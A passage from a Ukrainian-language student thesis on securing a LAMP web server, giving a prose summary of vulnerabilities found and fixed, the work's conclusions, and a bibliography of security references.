Для захисту вебсервера було проведено пошук вразливостей за допомогою інструментів пошуку та експлуатації вразливостей. Було виявлено застаріле програмне забезпечення, яке містить вразливості, слабкі паролі, некоректне розмежування доступу та налаштування, яке дозволяло ескалацію привілеїв. Для захисту вебсервера було реалізовано наступні механізми: оновлення програмного забезпечення, розмежування доступу, вимкнення непотрібних функцій та застосування складних паролів. Після остаточної було з’ясовано, що усі механізми захисту працюють належним чином.

ВИСНОВКИ

Дослідивши конфігурації вебсервера на операційній платформі з відкритим кодом, можна зробити висновок, що стек LAMP є розповсюдженою конфігурацією, складовими якої є операційна платформа, вебсервер, база даних і мова програмування. Також було досліджено вразливості вебсерверів, типи зловмисників та способи атаки. Потім було досліджено ймовірні наслідки порушення безпеки, що дало розуміння важливості наявності механізмів захисту. Було досліджено інструменти захисту вебсервера, які включають в себе як інструменти для безпосереднього захисту, так і інструменти пошуку та експлуатації вразливостей, які вказують для якого елемента вебсервера та які механізми захисту потрібно створювати.

Результатом виконаної роботи є реалізовані механізми захисту вебсервера на операційній платформі з відкритим кодом. Під час виконання роботи було:

- Було досліджено конфігурацій вебсервера, що дало інформацію про його ключові елементи.
- Проведено дослідження категорій зловмисників та їхньої мотивації, що дало уявлення про тих, хто може атакувати вебсервер.
- Проведено дослідження алгоритмів атаки на вебсервери, завдяки чому стало зрозуміло як зловмисники можуть взаємодіяти зі складовими вебсервера.
- Досліджено найпоширеніші веб вразливості, знання про які дозволило швидше шукати вразливості вебсервера.
- Досліджено інструменти безпосереднього захисту, які спостерігають за системою, розмежовують доступ, захищають основні властивості інформації, повідомляють про порушення правил безпеки та реагують на загрози.

- Проведено пошук вразливостей на приватному вебсервері, що використовує прикладне програмне забезпечення. В результаті було отримано перелік вразливих елементів, які потребували механізмів захисту.

- Було реалізовано механізми захисту вебсервера на операційній платформі з відкритим кодом та перевірено їхню працездатність.

- В результаті проведення перевірки працездатності було виявлено критичну вразливість у оновленій версії програмного забезпечення, для усунення якої був побудований відповідний механізм забезпечення безпеки.

У підсумку побудови механізмів захисту вебсервер було захищено від відомих критичних вразливостей, що покращило його захищеність. Методи та засоби захисту, описані в цій роботі були застосовані для створення рекомендацій по захисту базових станцій в IoT-системах в рамках проходження переддипломної практики в СКП “Київтелесервіс”.

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. CERT-UA минулого року опрацювала 4315 кіберінцидентів. *Державна служба спеціального зв'язку та захисту інформації України*. 2025. 8 січ. URL: https://cip.gov.ua/ua/news/cert-ua-minulogo-roku-opracyuvala-4315-kiberincidentiv (дата звернення: 06.06.2025).

2. Державна Служба Спеціального Зв'язку Та Захисту Інформації України. Особливості деструктивних кібератак Sandworm у відношенні українських провайдерів (CERT-UA#7627). *CERT-UA. Article*. 15.10.2023. URL: https://cert.gov.ua/article/6123309 (дата звернення: 06.06.2025).

3. Верховна Рада України (1994). Про захист інформації в інформаційно-комунікаційних системах (Закон України від 27.03.2025 р. № 4336-IX). URL: https://zakon.rada.gov.ua/laws/show/80/94-%D0%B2%D1%80#Text (дата звернення: 06.06.2025).

4. Amazon. What is a Lamp Stack?. *Amazon AWS*. *what-is*. URL: https://aws.amazon.com/what-is/lamp-stack/ (дата звернення: 06.06.2025).

5. The Linux Foundation. What is Linux?. *Linux*. *what-is-linux*. URL: https://www.linux.com/what-is-linux/ (дата звернення: 06.06.2025).

6. The FreeBSD Project. About FreeBSD. *FreeBSD*. *About*. 27.11.2023. URL: https://www.freebsd.org/about/ (дата звернення: 06.06.2025).

7. 6sense. Linux Vs FreeBSD : In-Depth Comparison. *6sense*. *Tech*. URL: https://6sense.com/tech/server-and-desktop-os/linux-vs-freebsd (дата звернення: 06.06.2025).

8. The Apache Software Foundation. The Number One HTTP Server On The Internet. *Apache*. URL: https://httpd.apache.org/ (дата звернення: 06.06.2025).

9. Nginx, Inc. Nginx. *Nginx*. URL: https://nginx.org/ (дата звернення: 06.06.2025).

10. phoneixNAP Global IT Services. How to Start, Stop, and Restart Nginx (systemctl & Nginx Commands). *Phoenixnap*. *kb*. URL: https://phoenixnap.com/kb/nginx-start-stop-restart (дата звернення: 06.06.2025).

11. Microsoft Corporation. What is SQL Database?. *Azure*. *Resources*. URL: https://azure.microsoft.com/en-us/resources/cloud-computing-dictionary/what-is-sql-database (дата звернення: 06.06.2025).

12. MongoDB, Inc. What is NoSQL?. *MongoDB*. *Resources*. URL: https://www.mongodb.com/resources/basics/databases/nosql-explained (дата звернення: 06.06.2025).

13. S. Chng та ін. ELSEVIER. 2022. Т. 5 : Hacker types, motivations and strategies: A comprehensive framework. URL: https://www.sciencedirect.com/science/article/pii/S245195882200001X (дата звернення: 06.06.2025).

14. НД ТЗІ 1.1-002-99. Загальні положення щодо захисту інформації в комп’ютерних системах від несанкціонованого доступу. Чинний від 01.07.1999. Київ : Департамент спеціальних телекомунікаційних систем та захисту інформації Служби безпеки України, 1999. 13 с. URL: https://tzi.com.ua/downloads/1.1-002-99.pdf (дата звернення: 06.06.2025).

15. CrowdStrike. What is the Cyber Kill Chain? Process & Model. *CrowdStrike*. *Cybersecurity-101*. 13.10.2022. URL: https://www.crowdstrike.com/en-us/cybersecurity-101/cyberattacks/cyber-kill-chain/ (дата звернення: 06.06.2025).

16. MITRE. ATT&CK Matrix for Enterprise. *MITRE ATT&CK*. URL: https://attack.mitre.org/ (дата звернення: 06.06.2025).

17. OWASP. OWASP Top Ten 2021. *OWASP*. URL: https://owasp.org/www-project-top-ten/ (дата звернення: 06.06.2025).

18. Вінокуров Я., Пилипів І. Зірка, яку погасили. Що сталося з "Київстаром"?. *Економічна правда*. 2023. 12 груд. URL: https://epravda.com.ua/publications/2023/12/12/707628/ (дата звернення: 06.06.2025).

19. International Business Machines Corporation. What is security information and event management (SIEM)?. *IBM*. *Think*. 23.06.2023. URL: https://www.ibm.com/think/topics/siem (дата звернення: 05.06.2025).

20. Microsoft Corporation. What is data loss prevention (DLP)?. *Microsoft*. *Security*. URL: https://www.microsoft.com/en-us/security/business/security-101/what-is-data-loss-prevention-dlp (дата звернення: 05.06.2025).

21. Cisco Systems, Inc. What is a firewall?. *Cisco*. *Learn*. URL: https://www.cisco.com/site/us/en/learn/topics/security/what-is-a-firewall.html (дата звернення: 05.06.2025).

22. International Business Machines Corporation. What is an intrusion prevention system (IPS)?. *IBM*. *Think*. 10.05.2023. URL: https://www.ibm.com/think/topics/intrusion-prevention-system (дата звернення: 05.06.2025).

23. Cisco Systems, Inc. What Is Antivirus Protection?. *Cisco*. *Learn*. URL: https://www.cisco.com/site/us/en/learn/topics/security/what-is-antivirus-protection.html (дата звернення: 05.06.2025).

24. João D. S. Russia antivirus firm Kaspersky quits US after ban. *BBC*. 2025. 16 лип. URL: https://www.bbc.com/news/articles/cyr7ex16p32o (дата звернення: 06.06.2025).

25. Microsoft Corporation. EDR vs. XDR: What is the difference?. *Microsoft*. *Security*. URL: https://www.microsoft.com/en-gb/security/business/security-101/edr-vs-xdr (дата звернення: 05.06.2025).

26. International Business Machines Corporation. What is SOAR (security orchestration, automation and response)?. *IBM*. *Think*. 08.02.2023. URL: https://www.ibm.com/think/topics/security-orchestration-automation-response (дата звернення: 05.06.2025).

27. Ляміна У. Методи сучасної криптографії. *WordPress*. *lyamina09*. URL: https://lyamina09.wordpress.com/ (дата звернення: 06.06.2025).

28. SSL. Що таке хешування, шифрування та кодування. *SSL*. *blog*. 25.07.2022. URL: https://ssl.com.ua/blog/ukr/hashing-coding-encryption/ (дата звернення: 06.06.2025).

29. GeeksforGeeks. Reconnaissance – Penetration Testing. *GeeksforGeeks*. 05.01.2024. URL: https://www.geeksforgeeks.org/reconnaissance-penetration-testing/ (дата звернення: 06.06.2025).

30. Cisco Systems, Inc. What is an exploit?. *Cisco*. *Learn*. URL: https://www.cisco.com/site/us/en/learn/topics/security/what-is-an-exploit.html (дата звернення: 06.06.2025).

31. International Business Machines Corporation. What is privilege escalation?. *IBM*. *Think*. 17.03.2025. URL: https://www.ibm.com/think/topics/privilege-escalation (дата звернення: 05.06.2025).

32. Lenaerts-Bergmans B., CrowdStrike. Command and Control (C&C) Attacks Explained. *CrowdStrike*. *Cybersecurity-101*. 19.07.2023. URL: https://www.crowdstrike.com/en-us/cybersecurity-101/cyberattacks/command-and-control-cac-attack/ (дата звернення: 06.06.2025).